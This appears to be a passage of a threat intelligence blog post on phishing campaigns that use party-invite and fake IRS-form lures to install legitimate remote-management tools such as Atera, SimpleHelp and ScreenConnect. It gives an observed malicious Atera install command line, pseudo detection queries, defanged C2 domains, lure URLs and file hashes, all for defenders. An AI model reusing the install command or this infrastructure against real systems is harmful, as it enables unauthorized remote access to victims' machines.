
Party invite lure used to deliver PDQ Connect

In one example, malicious activity originated from a phishing email that delivered an Atera RMM tool through a Cloudflare R2 object storage domain. Cloudflare abuse is an emerging living off trusted sites (LOTS) attack vector where threat actors leverage the trusted platform for hosting and distributing the payload—in this instance, an Atera RMM tool.

> Zscaler threat hunters have observed an uptick in threat actors abusing Cloudflare; more details and detection opportunities can be found in the Zscaler 2025 Threat Hunting Report.

The Cloudflare R2 object storage followed the URL pattern of `pub-<32 character alpha-numeric string>.r2.dev` with filenames `EVENTBITE.msi` or `Meetingevite.msi`.

In this incident, after the user received the party invite phishing email and clicked on the contained URL, the MSI file automatically began downloading despite an additional prompt on the webpage to download the invitation.



Invite lure used by the threat actors

Once executed, the MSI file used `msiexec.exec` to install Atera onto the victim's system with the following command line:

```
"C:\Program Files (x86)\ATERA Networks\AteraAgent\AteraAgent.exe" /i
/IntegratorLogin="<user account email>" /CompanyId="1" /IntegratorLoginUI=""
```

`/CompanyIdUI="" /FolderId=""`

The important part of this command line is the `IntegratorLogin="<user account email>"`, which is the account used to register the account for Atera. In a legitimate scenario, this would be the email address of the company's IT admin; in this instance, the email did not match the company name.

In another case study, the adversaries downloaded two different RMM tools in rapid succession. First, the user downloaded the remote support software SimpleHelp from a lure with the name `einvite.exe` and from a phishing site, `go-envitelabel[.]com`. Once installed, SimpleHelp made network connections to `pserial[.]us`, and immediately installed another remote access tool, ScreenConnect. At the time of execution, ScreenConnect used a certificate that had already been explicitly revoked by the creator, ConnectWise.

Detection opportunities: Identifying malicious use of Atera and PDQ Connect

The following pseudo detection analytic identifies the `AteraAgent` process executed by the MSI file:

```
process_name: "AteraAgent.exe" AND
process_cmdline contains: "IntegratorLogin" AND "@"
```

The following pseudo detection analytic identifies the execution of the Atera RMM (if it's not normally used in your environment):

```
process_name: Atera.exe
```

The following pseudo detection analytic identifies the execution of PDQ Connect RMM (if not used in your environment):

```
process_name: pdq-connect-agent.exe
```

Detection opportunities: Identifying malicious use of SimpleHelp

The following pseudo detection analytic identifies instances of a renamed `simplehelp` binary being executed with a suspicious name, being executed by a user.

```
file_description: "simplehelp remote access client"
process_name NOT: "remote accesswinlauncher.exe" AND
Process_path CONTAINS: "users"
```

The following pseudo detection analytic identifies the execution of the SimpleHelp RMM (if it's not normally used in your environment):

```
process_name: remote access.exe AND
process_publisher: "SimpleHelp Ltd"
```

Government forms


Yet another trend that continues to find success is the use of phishing lures that purport to be U.S. government forms. In this campaign, the type of government form impersonated varied, and included Social Security statements, W9 forms, and income tax returns. The downloaded RMM also varied, with the most frequently observed being PDQ Connect, SimpleHelp, and ScreenConnect. As with other lures, some observed instances involved the adversary executing multiple RMM tools in quick succession.

In one instance, the installed payload was PDQ Connect, but the adversary only used PDQ Connect to load another RMM. In this case, the initial installer was named `capilotmcupdate.msi`, which was used to execute ScreenConnect using the domain `arc.dramaticdream[.]com`, which OSINT indicates is a fake IRS site lure.

Other lures were hosted at the following URLs:


- `onlinebazar[.]us/isa/irsb/`
- `statementsonlineviewer[.]com`
- `taxescolletoronline.mywire[.]org`
- `Secure333[.]servconfig[.]com`
- `doc-irs[.]us/secure/`

The following screenshots show examples of IRS-themed phishing pages:



Example IRS phishing page 1

Example IRS phishing page 2



Example IRS phishing page 3

Why does this matter?

Given the relative ease with which realistic looking phishing emails and websites can be created, it is vital for organizations to implement security controls and detection capabilities. Implementing network controls like browser isolation or monitoring for suspicious newly registered domains can help identify and contain these compromises at their earliest stages.

> Maintaining a strict allowlist for the RMM tools utilized for legitimate business purposes is critical to quickly identify malicious use of these tools.

RMM tools have grown in popularity with adversaries, and are used to enable ransomware and data theft. To determine if a RMM tool is being used maliciously, it's essential to understand its baseline of normal behavior. Key indicators of malicious activity often include changing the filename, downloading and running the tool from a non-standard directory, downloading an RMM installer from a domain not connected to the RMM product or initiating suspicious network connections.

Take action

We recommend taking the following precautions to prevent this activity from reaching your environment.

Enhance endpoint visibility

- Deploy detection and response sensors across systems

Monitor RMM tools

- Maintain an approved tools list and monitor or deny unauthorized RMM tools
- Legitimate tools can be exploited—know what's in your environment

Enhance network visibility

- Consider implementing additional preventive or monitoring controls for trusted services like Cloudflare R2 object storage domains. This includes measures like enforcing browser isolation when these domains deliver files with suspicious extensions (e.g., MSI, EXE, PS1). For more information about Cloudflare abuse and detection opportunities, please consult the Zscaler Threat Hunting report.
- Monitor for suspicious newly registered domains, especially those with cheap TLDs (i.e., `.pro`, `.shop`, `.top`)

The Red Canary Intelligence Team collaborated with the Zscaler Threat Hunting Team to author this blog based on our complementary threat visibility. We appreciate their partnership.

Indicators

IP addresses

- `185.80.234[.]36` – Malicious SimpleHelp C2

Domains

- `attendrsvpvite[.]com` – Lure domain for party invite
- `go-envitelabel[.]com` – Lure domain for party invite
- `arc.dramaticdream[.]com` – Malicious ScreenConnect C2
- `tqewam.anondns[.]net` – Malicious ScreenConnect C2
- `raco.kangaroosim[.]com` – Malicious ScreenConnect C2
- `dwssa[.]top` – Malicious ScreenConnect C2
- `pserial[.]us` – Malicious ScreenConnect C2
- `relay.kaykaysamba[.]xyz` – Malicious ScreenConnect C2
- `bronogrowndsidesales[.]shop` – Malicious SimpleHelp C2
- `growingfoodsforanimal[.]top` – Malicious SimpleHelp C2
- `greendealsfoods[.]shop` – Malicious SimpleHelp C2
- `mserial[.]us` – Malicious SimpleHelp C2
- `www[.]pianepal[.]com` – Compromised domain hosting malicious ITarian-associated malicious domain
- `opalcatacomb[.]pro` – DeerStealer C2
- `streamsunfolded[.]pro` – DeerStealer C2
- `goexpresscare[.]com` – Lure for fake browser update

- chromus[.]icu – Lure for fake browser update
- Mypanelsuper[.]online – Lure for fake browser update
- statementsonlineviewer[.]com – Lure with fake government forms
- taxescolletoronline.mywire[.]org – Lure with fake government forms
- secure333[.]servconfig[.]com – Lure with fake government forms
- Panelswp[.]com – exposed “WP-Panel” C2 domain
- Dragonshop[.]cloud – exposed “WP-Panel” C2 domain
- Abounour[.]com – exposed “WP-Panel” C2 domain

URLs

- hXXp://185.80.234[.]36:443/machine-{epoch timestamp} – SimpleHelp
- hXXp://185.80.234[.]36:443/access/JWrapper-Windows64JRE-version.txt – SimpleHelp
- onlinebazar[.]us/isa/irsb/ – Lure with fake government forms
- doc-irs[.]us/secure/ – IRS lure leading to ScreenConnect download

Malicious files

PDQ

- de833b2991446bcebcdfb82b0520e6f9 – Setup.msi

Atera

- 414f71c189eca4d94b79fd656e754d8a – Meetingevite.msi
- Bb727e1eeaf896f26d9dcb11c72ec6a9 – eventbite.msi

SimpleHelp

- 215ea19c5cb47a38824cbc615a4b7eb6 – 05CardPreviewAccess2025.exe
- ccd9be696aeef8d1e95a3355914ce63d – E00EventPreview2025.exe, carrier.packet.exe
- a877415c738f8be2fb0fbf18e08526ff – einvite.exe

ITarian

- 6900e58c5d4b4fd1846f75cae53dcaff – em_78lnaa4a_installer_Win7-Win11_x86_x64.msi
- 6900e58c5d4b4fd1846f75cae53dcaff – em_eu_LWkcD8O8_installer_Win7-Win11_x86_x64.msi

Malware

- 881ad54e17e352291af8823d967f7a79 – Dicomportable.exe (HijackLoader)
- e9e87a2d1e05873efb5afa608570c02a – Dicomportable.exe (HijackLoader)
- 556b8633082fb8704cbbfc4623389a6f – Qt5Core.dll (malicious sideloaded DLL)
- 41aa0c658eb32b02ccf69a53b5b66e0e – sciter32.dll (malicious sideloaded DLL)

Non-malicious tools

- `5cfc64ed01dae1e3a3158268753aa322` – `hidemouse.exe`
- `1cf39530d557ce880d7f71984928384f` – `tcpvcon.exe` (Sysinternals tool)

Related Articles

Intelligence Insights: August 2025

- Threat intelligence

Intelligence Insights: August 2025

Patching for persistence: How DripDropper Linux malware moves through the cloud

- Threat intelligence

Patching for persistence: How DripDropper Linux malware moves through the cloud

Intelligence Insights: July 2025

- Threat intelligence

Intelligence Insights: July 2025

Email bombs and fake CAPTCHAs: A social engineering survival guide

- Threat intelligence

Email bombs and fake CAPTCHAs: A social engineering survival guide

Subscribe to our blog

You'll receive a weekly email with our new blog posts.